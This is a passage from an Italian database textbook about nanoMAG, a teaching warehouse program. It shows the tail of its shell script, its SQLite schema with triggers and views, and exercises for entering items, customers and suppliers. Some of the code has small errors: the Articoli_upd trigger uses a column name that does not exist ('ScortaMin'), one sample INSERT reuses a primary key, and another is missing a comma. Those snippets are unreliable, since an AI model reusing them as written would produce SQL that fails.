            | /usr/bin/enscript -1 \
                                -M a4 \
                                -r \
                                -f Courier@$FONT_W/$FONT_H -B \
                                --margin=72:72:72:72 \
                                -o - | lpr
    fi
    #
    # Remove extra temporary file.
    #
    rm -f "$TEMPORARY.print"
    #
}
##
##
## Start of program.
##
##
#
# Check arguments.
#
if   [ $# = 1 ] && [ -f "$DB_FILE" ]
then
    #
    # Ok.
    #
    main_menu
    #
elif [ $# = 1 ]
then
    #
    # Try to create the database.
    #
    sqlite3 "$DB_FILE" < $PROGRAM_DIR/$PROGRAM_EXE.sql
    if   [ -f "$DB_FILE" ]
    then
        main_menu
    fi
else
    #
```

```
    #
    #
    help_message
fi
#
#
#
end_of_work
#
```

Figura 861.3. Lo script SQL ‘nmag.sql’.

```
-- ====================================================================
--
-- nanoMAG
--
-- Gestione di un magazzino didattico.
--
-- ====================================================================
--
-- Creazione della relazione "Articoli", contenente l'anagrafica
-- degli articoli di magazzino.
--
CREATE TABLE Articoli (articolo    INTEGER        NOT NULL,
                       descrizione CHAR(30)       NOT NULL,
                       um          CHAR(2)        DEFAULT 'pz',
                       listino     NUMERIC(8,2)   DEFAULT 0,
                       scorta_min  NUMERIC(12,3)  DEFAULT 0,
                       PRIMARY KEY (articolo));
--
-- Creazione della relazione "Causali", contenente l'elenco delle
-- causali di magazzino, ovvero le descrizioni dei movimenti,
-- con la specificazione se trattasi di carico o di scarico.
--
CREATE TABLE Causali (causale     INTEGER        NOT NULL,
                      descrizione CHAR(20)       NOT NULL,
                      var         NUMERIC(1)     DEFAULT 0,
                      PRIMARY KEY (causale));
--
-- Creazione della relazione "Fornitori", contenente l'anagrafica
-- dei fornitori.
--
CREATE TABLE Fornitori (fornitore       INTEGER   NOT NULL,
                        ragione_sociale CHAR(30)  NOT NULL,
                        indirizzo       CHAR(30)  NOT NULL,
                        cap             CHAR(9),
                        citta           CHAR(30)  NOT NULL,
                        pr              CHAR(2)   DEFAULT '',
                        telefono        CHAR(20)  DEFAULT '',
                        fax             CHAR(20)  DEFAULT '',
                        cf_pi           CHAR(30)  DEFAULT '',
                        PRIMARY KEY (fornitore));
--
-- Creazione della relazione "Clienti", contenente l'anagrafica
-- dei clienti.
```

```
--
CREATE TABLE Clienti (cliente         INTEGER    NOT NULL,
                      ragione_sociale CHAR(30)   NOT NULL,
                      indirizzo       CHAR(30)   NOT NULL,
                      cap             CHAR(9),
                      citta           CHAR(30)   NOT NULL,
                      pr              CHAR(2)    DEFAULT '',
                      telefono        CHAR(20)   DEFAULT '',
                      fax             CHAR(20)   DEFAULT '',
                      cf_pi           CHAR(30)   DEFAULT '',
                      PRIMARY KEY (cliente));
--
-- Creazione della relazione "Movimenti", contenente i carichi
-- e gli scarichi del magazzino.
--
CREATE TABLE Movimenti (movimento    INTEGER        NOT NULL,
                        articolo     INTEGER        NOT NULL,
                        causale      INTEGER        NOT NULL,
                        data         DATE           NOT NULL,
                        cliente      INTEGER,
                        fornitore    INTEGER,
                        quantita     NUMERIC(12,3),
                        valore       NUMERIC(11,2),
                        PRIMARY KEY (movimento));
--
-- Creazione della vista "Movimenti_extra"
--
CREATE VIEW Movimenti_extra AS
    SELECT Movimenti.movimento                       AS movimento,
           (Movimenti.valore / Movimenti.quantita)   AS valore_un,
           (Movimenti.quantita * Causali.var)        AS quantita
           FROM Movimenti, Causali
           WHERE Movimenti.causale = Causali.causale;
--
-- Creazione della vista "Situazione_magazzino"
--
CREATE VIEW Situazione_magazzino AS
    SELECT Movimenti.articolo                    AS articolo,
           SUM(Movimenti_extra.quantita)         AS esistenza,
           SUM(Movimenti_extra.quantita * Movimenti_extra.valore_un)
                                                 AS valore,
           (SUM(Movimenti_extra.quantita * Movimenti_extra.valore_un)
            / SUM(Movimenti_extra.quantita))
                                                 AS costo_medio
           FROM Movimenti, Movimenti_extra, Articoli
           WHERE Movimenti.movimento = Movimenti_extra.movimento
             AND Movimenti.articolo  = Articoli.articolo
             AND Movimenti.valore IS NOT NULL
           GROUP BY Movimenti.articolo;
--
-- Creazione del grilletto relativo alla relazione "Articoli",
-- in fase di inserimento.
--
```

```
CREATE TRIGGER Articoli_ins
       BEFORE INSERT ON Articoli
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.articolo <= 0)
            THEN
                RAISE (ABORT, 'ERR: articolo <= 0!')
            WHEN (NEW.listino <= 0)
            THEN
                RAISE (ABORT, 'ERR: listino <= 0!')
            WHEN (NEW.scorta_min < 0)
            THEN
                RAISE (ABORT, 'ERR: scorta_min < 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Articoli",
-- in fase di aggiornamento.
--
CREATE TRIGGER Articoli_upd
       BEFORE UPDATE ON Articoli
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.articolo <= 0)
            THEN
                RAISE (ABORT, 'ERR: articolo <= 0!')
            WHEN (NEW.listino <= 0)
            THEN
                RAISE (ABORT, 'ERR: listino <= 0!')
            WHEN (NEW.ScortaMin < 0)
            THEN
                RAISE (ABORT, 'ERR: scorta_min < 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Articoli",
-- in fase di cancellazione.
--
CREATE TRIGGER Articoli_del
       BEFORE DELETE ON Articoli
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN ((SELECT articolo FROM Movimenti
                   WHERE articolo = OLD.articolo) IS NOT NULL)
            THEN
                RAISE (ABORT, 'ERR: articolo ancora usato in Movimenti!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Causali",
```

```
-- in fase di inserimento.
--
CREATE TRIGGER Causali_ins
       BEFORE INSERT ON Causali
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.causale <= 0)
            THEN
                RAISE (ABORT, 'ERR: causale <= 0!')
            WHEN (NEW.var > 1)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            WHEN (NEW.var < -1)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            WHEN (NEW.var = 0)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Causali",
-- in fase di aggiornamento.
--
CREATE TRIGGER Causali_upd
       BEFORE UPDATE ON Causali
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.causale <= 0)
            THEN
                RAISE (ABORT, 'ERR: causale <= 0!')
            WHEN (NEW.var > 1)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            WHEN (NEW.var < -1)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            WHEN (NEW.var = 0)
            THEN
                RAISE (ABORT, 'ERR: attributo ''var'' non valido!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Causali",
-- in fase di cancellazione.
--
CREATE TRIGGER Causali_del
       BEFORE DELETE ON Causali
       FOR EACH ROW
       BEGIN
            SELECT CASE
```

```
            WHEN ((SELECT causale FROM Movimenti
                   WHERE causale = OLD.causale) IS NOT NULL)
            THEN
                RAISE (ABORT, 'ERR: causale ancora usata in Movimenti!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Fornitori",
-- in fase di inserimento.
--
CREATE TRIGGER Fornitori_ins
       BEFORE INSERT ON Fornitori
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.fornitore <= 0)
            THEN
                RAISE (ABORT, 'ERR: fornitore <= 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Fornitori",
-- in fase di aggiornamento.
--
CREATE TRIGGER Fornitori_upd
       BEFORE UPDATE ON Fornitori
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.fornitore <= 0)
            THEN
                RAISE (ABORT, 'ERR: fornitore <= 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Fornitori",
-- in fase di cancellazione.
--
CREATE TRIGGER Fornitori_del
       BEFORE DELETE ON Fornitori
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN ((SELECT fornitore FROM Movimenti
                   WHERE fornitore = OLD.fornitore) IS NOT NULL)
            THEN
                RAISE (ABORT, 'ERR: fornitore ancora usato in Movimenti!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Clienti",
-- in fase di inserimento.
--
```

```
CREATE TRIGGER Clienti_ins
       BEFORE INSERT ON Clienti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.cliente <= 0)
            THEN
                RAISE (ABORT, 'ERR: cliente <= 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Clienti",
-- in fase di aggiornamento.
--
CREATE TRIGGER Clienti_upd
       BEFORE UPDATE ON Clienti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.cliente <= 0)
            THEN
                RAISE (ABORT, 'ERR: cliente <= 0!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Clienti",
-- in fase di cancellazione.
--
CREATE TRIGGER Clienti_del
       BEFORE DELETE ON Clienti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN ((SELECT cliente FROM Movimenti
                   WHERE cliente = OLD.cliente) IS NOT NULL)
            THEN
                RAISE (ABORT, 'ERR: cliente ancora usato in Movimenti!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Movimenti",
-- in fase di inserimento.
--
CREATE TRIGGER Movimenti_ins
       BEFORE INSERT ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.movimento <= 0)
            THEN
                RAISE (ABORT, 'ERR: movimento <= 0!')
            WHEN (NEW.quantita <= 0)
            THEN
```

```
                RAISE (ABORT, 'ERR: quantità <= 0!')
            WHEN (NEW.valore < 0)
            THEN
                RAISE (ABORT, 'ERR: valore < 0!')
            WHEN ((SELECT articolo FROM Articoli
                   WHERE articolo = NEW.articolo) IS NULL)
            THEN
                RAISE (ABORT, 'ERR: articolo inesistente!')
            WHEN ((NEW.cliente IS NOT NULL)
                  AND ((SELECT cliente FROM Clienti
                        WHERE cliente = NEW.cliente) IS NULL))
            THEN
                RAISE (ABORT, 'ERR: cliente inesistente!')
            WHEN ((SELECT causale FROM Causali
                   WHERE causale = NEW.causale) IS NULL)
            THEN
                RAISE (ABORT, 'ERR: causale inesistente!')
            WHEN ((NEW.fornitore IS NOT NULL)
                  AND ((SELECT fornitore FROM Fornitori
                        WHERE fornitore = NEW.fornitore) IS NULL))
            THEN
                RAISE (ABORT, 'ERR: fornitore inesistente!')
            END;
       END;
--
-- Creazione del grilletto relativo alla relazione "Movimenti",
-- in fase di inserimento, per il calcolo automatico del costo medio.
-- Attualmente il grilletto non è operativo.
--
--CREATE TRIGGER Movimenti_costo_medio
--       BEFORE INSERT ON Movimenti
--       BEGIN
--            UPDATE Movimenti
--                   SET valore =
--                       (SELECT costo_medio * NEW.quantita
--                      FROM Situazione_magazzino
--                        WHERE articolo = NEW.articolo)
--                   WHERE valore IS NULL;
--       END;
--
-- Creazione del grilletto relativo alla relazione "Movimenti",
-- in fase di aggiornamento.
--
CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.movimento <= 0)
            THEN
                RAISE (ABORT, 'ERR: movimento <= 0!')
            WHEN (NEW.quantita <= 0)
            THEN
```

```
                RAISE (ABORT, 'ERR: quantità <= 0!')
            WHEN (NEW.valore < 0)
            THEN
                RAISE (ABORT, 'ERR: valore < 0!')
            WHEN (NEW.valore IS NULL)
            THEN
                RAISE (ABORT,
                       'ERR: valore indeterminato in fase di variazione!')
            WHEN ((SELECT articolo FROM Articoli
                   WHERE articolo = NEW.articolo) IS NULL)
            THEN
                RAISE (ABORT, 'ERR: articolo inesistente!')
            WHEN ((NEW.cliente IS NOT NULL)
                  AND ((SELECT cliente FROM Clienti
                        WHERE cliente = NEW.cliente) IS NULL))
            THEN
                RAISE (ABORT, 'ERR: cliente inesistente!')
            WHEN ((SELECT causale FROM Causali
                   WHERE causale = NEW.causale) IS NULL)
            THEN
                RAISE (ABORT, 'ERR: causale inesistente!')
            WHEN ((NEW.fornitore IS NOT NULL)
                  AND ((SELECT fornitore FROM Fornitori
                        WHERE fornitore = NEW.fornitore) IS NULL))
            THEN
                RAISE (ABORT, 'ERR: fornitore inesistente!')
            END;
        END;
--
-- Creazione della vista "Listato_articoli"
--
CREATE VIEW Listato_articoli AS
    SELECT articolo    AS Articolo,
           descrizione AS 'Descrizione                   ',
           um          AS UM,
           listino     AS Listino,
           scorta_min  AS Scorta_min
           FROM Articoli
           ORDER BY articolo;
--
-- Creazione della vista "Listato_causali"
--
CREATE VIEW Listato_causali AS
    SELECT causale     AS Causale,
           descrizione AS 'Descrizione         ',
           var         AS Var
           FROM Causali
           ORDER BY causale;
--
-- Creazione della vista "Listato_fornitori".
--
CREATE VIEW Listato_fornitori AS
    SELECT fornitore       AS Fornitore,
```

```
           ragione_sociale AS 'Ragione_sociale               ',
           indirizzo       AS 'Indirizzo                     ',
           cap             AS CAP,
           citta           AS 'Citta                         ',
           pr              AS PR,
           telefono        AS 'Telefono            ',
           fax             AS 'Fax                 ',
           cf_pi           AS 'CF_PI               '
           FROM Fornitori
           ORDER BY fornitore;
--
-- Creazione della vista "Listato_clienti".
--
CREATE VIEW Listato_clienti AS
    SELECT cliente         AS Cliente,
           ragione_sociale AS 'Ragione_sociale               ',
           indirizzo       AS 'Indirizzo                     ',
           cap             AS CAP,
           citta           AS 'Citta                         ',
           pr              AS PR,
           telefono        AS 'Telefono            ',
           fax             AS 'Fax                 ',
           cf_pi           AS 'CF_PI               '
           FROM Clienti
           ORDER BY cliente;
--
-- Creazione della vista "Listato_movimenti".
--
CREATE VIEW Listato_movimenti AS
    SELECT movimento       AS Movimento,
           articolo        AS Articolo,
           causale         AS Causale,
           data            AS Data,
           cliente         AS Cliente,
           fornitore       AS Fornitore,
           quantita        AS Quantita,
           valore          AS Valore
           FROM Movimenti
           ORDER BY movimento;
--
-- Creazione della vista "Listato_movimenti_dettagliato".
--
CREATE VIEW Listato_movimenti_dettagliato AS
    SELECT Movimenti.movimento       AS Movimento,
           Movimenti.articolo        AS C_articolo,
           Articoli.descrizione      AS 'Articolo                ',
           Movimenti.causale         AS C_causale,
           Causali.descrizione       AS 'Causale                 ',
           Movimenti.data            AS Data,
           Movimenti.cliente         AS Cliente,
           Movimenti.fornitore       AS Fornitore,
           Movimenti_extra.quantita  AS Quantita,
           Movimenti.valore          AS Valore,
```

```
           Movimenti_extra.valore_un AS Valore_un
           FROM Articoli,
                Causali,
                Movimenti,
                Movimenti_extra
           WHERE Movimenti.articolo  = Articoli.articolo
             AND Movimenti.causale   = Causali.causale
             AND Movimenti.movimento = Movimenti_extra.movimento
           ORDER BY Movimenti.movimento;
--
-- Creazione della vista "Listato_situazione".
--
CREATE VIEW Listato_situazione AS
    SELECT Situazione_magazzino.articolo    AS Articolo,
           Articoli.descrizione             AS 'Descrizione         ',
           Articoli.um                      AS UM,
           Situazione_magazzino.esistenza   AS Esistenza,
           Situazione_magazzino.costo_medio AS Costo_medio
           FROM Situazione_magazzino, Articoli
           WHERE Situazione_magazzino.articolo = Articoli.articolo
           ORDER BY Situazione_magazzino.articolo;
--
--
--
```

Capitolo 862

Avvio e codifica

nanoMAG è una procedura didattica per la gestione di un magazzino. In questo capitolo gli studenti inseriscono i codici principali utilizzati nelle esercitazioni successive, dove eventualmente può essere richiesto di aggiungere altri codici a quelli già inseriti qui.

Si avvia nanoMAG indicando il nome di un file contenente i dati del magazzino. Inizialmente questo file non esiste, ma in tal caso viene creato automaticamente, senza dati. Si proceda con il comando seguente, con il quale si crea il file '`nmag.db`':

$ **`nmag nmag.db`** [*Invio*]

Si ottiene un menù di funzioni:

```
.-------------------------------nanoMAG----------------------------------.
| nanoMAG menu                                                           |
| .------------------------------------------------------------------. |
| |   inserimento comandi      Accesso alla riga di comando           | |
| |   listato articoli         Stampa degli articoli di magazzino     | |
| |   listato causali          Stampa delle causali di magazzino      | |
| |   listato clienti          Stampa dei clienti                     | |
| |   listato fornitori        Stampa dei fornitori                   | |
| |   listato movimenti        Stampa dei movimenti                   | |
| |   listato mov dettagliato  Stampa dettagliata movimenti           | |
| |   listato situazione       Stampa della situazione del magazzino  | |
| |   applica costo medio      Costo medio agli scarichi indeterminati | |
| |   fine lavoro              Conclusione                            | |
| `------------------------------------------------------------------' |
|------------------------------------------------------------------------
|                     <  OK   >            <Cancel>                      |
`------------------------------------------------------------------------'
```

Si scorrono le voci del menù utilizzando i tasti [*freccia su*] e [*freccia giù*]; si seleziona una voce evidenziata premendo [*Invio*], o comunque selezionando in qualche modo il pulsante grafico OK.

L'inserimento dei dati avviene attraverso istruzioni SQL, selezionando la voce *`inserimento comandi`* dal menù di nanoMAG:

```
  SQLite version …
  Enter ".help" for instructions

sqlite>
```

Per terminare la fase di inserimento di comandi in forma interattiva, si deve scrivere il comando '**`.quit`**', con tanto di punto iniziale:

sqlite> **`.quit`** [*Invio*]

Per terminare il funzionamento di nanoMAG basta selezionare la voce *`fine lavoro`*.

862.1 Gestione del file contenente i dati

Le esercitazioni prevedono l'uso di una base di dati contenuta tutta in un file, che viene indicato qui con il nome 'nmag.db', ma potrebbe trattarsi di qualunque altro nome. Alla fine di ogni esercitazione o verifica, converrebbe agli studenti fare una copia di questo file, con un nome di proprio gradimento, che permetta loro di ripristinare la situazione del magazzino, nel caso di operazioni erronee che cancellano o alterano i contenuti in modo diverso dal voluto. Per esempio, si potrebbero fare delle copie con nomi del tipo: 'nmag.db.001', 'nmag.db.002',...

È importante osservare che la copia di questo file può essere fatta solo quando non è in uso. Pertanto, il programma nanoMAG non deve essere in funzione per poter produrre una copia valida del file.

862.2 Utilizzo concorrenziale

È possibile avviare più copie del programma nanoMAG sullo stesso file, utilizzando console virtuali differenti o finestre di terminali alternative. Si tratta di una possibilità che può facilitare l'inserimento dei dati o la loro consultazione.

862.3 Script

L'inserimento dei comandi, ovvero delle istruzioni SQL, può avvenire in modo interattivo oppure attraverso uno script. Lo script è un file di testo contenente tutte le istruzioni in sequenza, che può essere realizzato con un programma per la creazione e modifica di file di testo, come Gedit o altri.

Per esempio, nella sezione successiva vengono inserite le causali di magazzino. Volendo realizzare uno script con le istruzioni di inserimento delle causali, questo file potrebbe iniziare così:

```
INSERT INTO Causali VALUES (1, 'carico per acquisto', +1);
INSERT INTO Causali VALUES (2, 'scarico per vendita', -1);
…
```

Una volta realizzato un file del genere, per eseguire le istruzioni che contiene, si potrebbe utilizzare il comando seguente, naturalmente al di fuori del funzionamento di nanoMAG. In questo caso, si suppone che lo script sia costituito dal file 'causali.sql':

$ **sqlite3 nmag.db < causali.sql** [*Invio*]

862.4 Causali di magazzino

Le causali di magazzino sono sostanzialmente le descrizioni dei movimenti di magazzino. Il loro inserimento, come quello di altri dati, avviene attraverso i comandi interattivi che si possono impartire selezionando la voce *inserimento comandi* dal menù di nanoMAG.

Figura 862.4. Causali di magazzino.

causale	descrizione	var
1	carico per acquisto	+1
2	scarico per vendita	−1
3	reso da cliente	+1
4	reso a fornitore	−1
5	rett. aumento acq.	+1
6	rett. aumento vend.	−1
7	rett. diminuz. vend.	+1
8	rett. diminuz. acq.	−1
9	carico da produzione	+1
10	scarico a produzione	−1
11	carico da magazzino	+1
12	scarico a magazzino	−1
13	saldo iniziale	+1

Si inseriscano le causali di magazzino che si vedono nella figura; segue l'esempio delle prime due:

```
sqlite> INSERT INTO Causali VALUES (1, 'carico per acquisto', +1); [Invio]
```

```
sqlite> INSERT INTO Causali VALUES (2, 'scarico per vendita', -1); [Invio]
```

Al termine dell'inserimento delle causali si esce dalla modalità interattiva con il comando '**.quit**' e, dal menù di nanoMAG, si seleziona la voce *listato causali* per verificare che tutto sia in ordine:

```
.--------------------Listato_causali----------------------.
| Causale     Descrizione                       Var        |
| ----------  ------------------------------  ---------- |
| 1           carico per acquisto             1          |
| 2           scarico per vendita             -1         |
| 3           reso da cliente                 1          |
| 4           reso a fornitore                -1         |
| 5           rett. aumento acq.              1          |
| 6           rett. aumento vend.             -1         |
| 7           rett. diminuz. vend.            1          |
| 8           rett. diminuz. acq.             -1         |
| 9           carico da produzione            1          |
| 10          scarico a produzione            -1         |
| 11          carico da magazzino             1          |
| 12          scarico a magazzino             -1         |
| 13          saldo iniziale                  1          |
|                                                          |
|------------------------------------------------100%----|
|                       < EXIT >                           |
`----------------------------------------------------------'
```

Al termine della visualizzazione è sufficiente premere [Invio] per uscire; tuttavia, viene proposta la possibilità di stampare su carta. In questa fase va risposto in modo negativo, riservando la stampa per un altro momento:

```
.-----Listato_causali-------.
| Stampo?                   |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

Pertanto, si seleziona il pulsante grafico No e si ritorna al menù.

862.4.1 Modifica o eliminazione di una causale

Nel caso fossero stati commessi degli errori, occorre modificare o eliminare le causali relative. Questo lavoro si compie in modo interattivo, selezionando la voce `inserimento comandi`. Supponendo di avere sbagliato la descrizione della quinta causale, questa va modificata utilizzando un'istruzione come quella seguente:

```
sqlite> UPDATE Causali SET descrizione = 'rett.  aumento acq.'  ↩
↪       WHERE causale = 5; [Invio]
```

Supponendo di avere sbagliato il valore che appare nell'ultimo campo della sesta causale, questa va modificata utilizzando un'istruzione come quella seguente:

```
sqlite> UPDATE Causali SET var = -1 WHERE causale = 6; [Invio]
```

Supponendo di avere inserito la causale 133 e di volerla eliminare, si può procedere con un'istruzione come quella seguente:

```
sqlite> DELETE FROM Causali WHERE causale = 133; [Invio]
```

Quando si modificano o si eliminano dei dati, occorre verificare di avere fatto tutto come lo si desidera, visualizzando il contenuto delle informazioni esistenti (in questo caso con la voce `listato causali` del menù).

862.5 Anagrafica degli articoli

L'anagrafica degli articoli è l'elenco degli articoli che vengono gestiti nella contabilità di magazzino. Devono essere inseriti gli articoli che appaiono nella figura successiva.

Figura 862.7. Articoli di magazzino.

articolo	descrizione	um	listino	scorta_min
1	telo copri monitor	pz	5,00	10
2	luce per notebook usb	pz	10,00	10
3	porta CD/DVD a colonna	pz	10,00	10
4	porta CD/DVD da viaggio	pz	5,00	30
5	adattatore da AT a PS/2	pz	3,00	5
6	adattatore da PS/2 a AT	pz	3,00	5
7	borsa per notebook	pz	20,00	20
8	zaino per notebook	pz	20,00	20

Si inseriscano gli articoli di magazzino che si vedono nella figura; segue l'esempio dei primi due:

```
sqlite> INSERT INTO Articoli ↩
↪       VALUES (1, 'telo copri monitor', 'pz', 5.00, 10); [Invio]

sqlite> INSERT INTO Articoli ↩
↪       VALUES (1, 'luce per notebook usb', 'pz', 10.00, 10); [Invio]
```

Al termine dell'inserimento delle causali si esce dalla modalità interattiva (come già descritto a proposito dell'inserimento delle causali, si usa il comando '`.quit`') e, dal menù di nanoMAG, si seleziona la voce `listato articoli` per verificare che tutto sia in ordine:

```
.-----------------------------Listato_articoli------------------------------.
| Articolo    Descrizione                     UM          Listino     Scorta |
| ----------  ------------------------------  ----------  ----------  ------ |
| 1           telo copri monitor              pz          5.0         10     |
| 2           luce per notebook usb           pz          10.0        10     |
| 3           porta CD/DVD a colonna          pz          10.0        10     |
| 4           porta CD/DVD da viaggio         pz          5.0         30     |
| 5           adattatore da AT a PS/2         pz          3.0         5      |
| 6           adattatore da PS/2 a AT         pz          3.0         5      |
| 7           borsa per notebook              pz          20.0        20     |
| 8           zaino per notebook              pz          20.0        20     |
|                                                                            |
|-------------------------------------------------------------------100%----|
|                                 < EXIT >                                   |
`----------------------------------------------------------------------------'
```

Trattandosi di un listato piuttosto largo, l'intestazione della colonna che contiene la scorta minima appare troncata. Tuttavia, con i tasti [*freccia sinistra*] e [*freccia destra*] è possibile scorrere orizzontalmente il listato.

Al termine della visualizzazione è sufficiente premere [*Invio*] per uscire; tuttavia, viene proposta la possibilità di stampare su carta. In questa fase va risposto in modo negativo, riservando la stampa per un altro momento:

```
.-----Listato_articoli------.
| Stampo?                   |
|---------------------------|
|     < Yes >    < No  >    |
`---------------------------'
```

Pertanto, si seleziona il pulsante grafico No e si ritorna al menù.

Per la modifica o l'eliminazione degli articoli inseriti, occorre agire in modo simile a quanto già mostrato a proposito delle causali di magazzino.

862.6 Anagrafica dei clienti

L'anagrafica dei clienti contiene l'elenco dei clienti a cui è stata inviata delle merce. Devono essere inseriti i clienti che appaiono nella figura successiva.

Figura 862.10. Clienti.

cliente	**ragione_sociale**	**indirizzo**	**cap**	**citta**	**pr**	**telefono**	**fax**	**cf_pi**
1	Alfa computer	p.zza Biscotto, 11	31100	Treviso	TV	0422,111111	0422,222222	12345678901
2	Bravo ricambi	via Pasticcino, 22	31033	Castelfranco Veneto	TV	0423,222222	0423,333333	23456789012
3	Charlie service	via Candito, 33	31057	Silea	TV	0422,333333	0422,444444	34567890123

Si inseriscano i clienti che si vedono nella figura; segue l'esempio del primo:

```
sqlite> INSERT INTO Clienti ↩
↪       VALUES (1, 'Alfa computer', 'p.zza Biscotto, 11', ↩
```

```
↪       '31100', 'Treviso', 'TV', ↩
↪       '0422,111111', '0422,222222' '12345678901'); [Invio]
```

Al termine dell'inserimento dei fornitori si esce dalla modalità interattiva e, dal menù di nanoMAG, si seleziona la voce `listato clienti` per verificare che tutto sia in ordine:

```
.----------------------------Listato_clienti-------------------------------.
| Cliente     Ragione_sociale                 Indirizzo                     |
| ----------  ------------------------------  ------------------------------ |
| 1           Alfa computer                   p.zza Biscotto, 11            |
| 2           Bravo ricambi                   via Pasticcino, 22            |
| 3           Charlie service                 via Candito, 33               |
|                                                                           |
|-------------------------------------------------------------------100%----|
|                               < EXIT >                                    |
`---------------------------------------------------------------------------'
```

Trattandosi di un listato abbastanza largo, occorre scorrerlo orizzontalmente con l'aiuto dei tasti [*freccia sinistra*] e [*freccia destra*]. Al termine della visualizzazione si esca senza stampare.

862.7 Anagrafica dei fornitori

L'anagrafica dei fornitori contiene l'elenco dei fornitori da cui è stata ricevuta delle merce. Devono essere inseriti i fornitori che appaiono nella figura successiva.

Figura 862.12. Fornitori.

fornitore	**ragione_sociale**	**indirizzo**	**cap**	**citta**	**pr**	**telefono**	**fax**	**cf_pi**
1	Delta forniture	via Cioccolata, 11	31050	Morgano	TV	0422,444444	0422,555555	45678901234
2	Eco informatica	via Caramella, 22	31032	Feltre	BL	0439,555555	0439,666666	56789012345
3	Foxtrot hardware	via Zucchero, 33	31010	Mareno di Piave	TV	0438,666666	0438,777777	67890123456

Si inseriscano i fornitori che si vedono nella figura; segue l'esempio del primo:

```
sqlite> INSERT INTO Fornitori ↩
↪       VALUES (1, 'Delta forniture', 'via Cioccolata, 11', ↩
↪       '31050', 'Morgano', 'TV', ↩
↪       '0422,444444', '0422,555555', '45678901234'); [Invio]
```

Al termine dell'inserimento dei fornitori si esce dalla modalità interattiva e, dal menù di nanoMAG, si seleziona la voce `listato fornitori` per verificare che tutto sia in ordine:

```
.---------------------------Listato_fornitori------------------------------.
| Fornitore   Ragione_sociale                 Indirizzo                     |
| ----------  ------------------------------  ------------------------------ |
| 1           Delta forniture                 via Cioccolata, 11            |
| 2           Eco informatica                 via Caramella, 22             |
| 3           Foxtrot hardware                via Zucchero, 33              |
|                                                                           |
|-------------------------------------------------------------------100%----|
|                               < EXIT >                                    |
`---------------------------------------------------------------------------'
```

Trattandosi di un listato abbastanza largo, occorre scorrerlo orizzontalmente con l'aiuto dei tasti [*freccia sinistra*] e [*freccia destra*]. Al termine della visualizzazione si esca senza stampare.

862.8 Verifica

Dopo aver controllato i dati inseriti in questo capitolo, si proceda alla stampa, che fino a questo punto è stata evitata. Si deve stampare ciò che si ottiene dalle voci:

- *listato articoli*,
- *listato causali*,
- *listato clienti*,
- *listato fornitori*.

Le stampe vanno raccolte con un punto metallico o con un fermaglio per lettera e consegnate per la valutazione. Le figure successive mostrano come devono apparire queste stampe, in modo tale che ogni studente possa controllare e correggere prima di consegnare le verifiche.

Figura 862.14. Listati degli articoli e delle causali.

```
Stampato da daniele il giorno Sat Oct 22 09:26:55 CEST 2005
Articolo    Descrizione                    UM          Listino     Scorta_min
----------  ------------------------------ ----------  ----------  ----------
1           telo copri monitor             pz          5.0         10
2           luce per notebook usb          pz          10.0        10
3           porta CD/DVD a colonna         pz          10.0        10
4           porta CD/DVD da viaggio        pz          5.0         30
5           adattatore da AT a PS/2        pz          3.0         5
6           adattatore da PS/2 a AT        pz          3.0         5
7           borsa per notebook             pz          20.0        20
8           zaino per notebook             pz          20.0        20
Stampato da daniele il giorno Sat Oct 22 09:27:28 CEST 2005
Causale     Descrizione           Var
----------  --------------------  ----------
1           carico per acquisto   1
2           scarico per vendita   -1
3           reso da cliente       1
4           reso a fornitore      -1
5           rett. aumento acq.    1
6           rett. aumento vend.   -1
7           rett. diminuz. vend.  1
8           rett. diminuz. acq.   -1
9           carico da produzione  1
10          scarico a produzione  -1
11          carico da magazzino   1
12          scarico a magazzino   -1
13          saldo iniziale        1
```

Figura 862.15. Listati dei clienti e dei fornitori.

```
Stampato da daniele il giorno Sat Oct 22 09:27:59 CEST 2005
Cliente    Ragione_sociale                Indirizzo                      CAP        Citta                          PR         Telefono             Fax                  CF_PI
---------- ------------------------------ ------------------------------ ---------- ------------------------------ ---------- -------------------- -------------------- --------------------
1          Alfa computer                  p.zza Biscotto, 11             31100      Treviso                        TV         0422,111111          0422,222222          12345678901
2          Bravo ricambi                  via Pasticcino, 22             31033      Castelfranco Veneto            TV         0423,222222          0423,333333          23456789012
3          Charlie service                via Candito, 33                31057      Silea                          TV         0422,333333          0422,444444          34567890123
Stampato da daniele il giorno Sat Oct 22 09:28:16 CEST 2005
Fornitore  Ragione_sociale                Indirizzo                      CAP        Citta                          PR         Telefono             Fax                  CF_PI
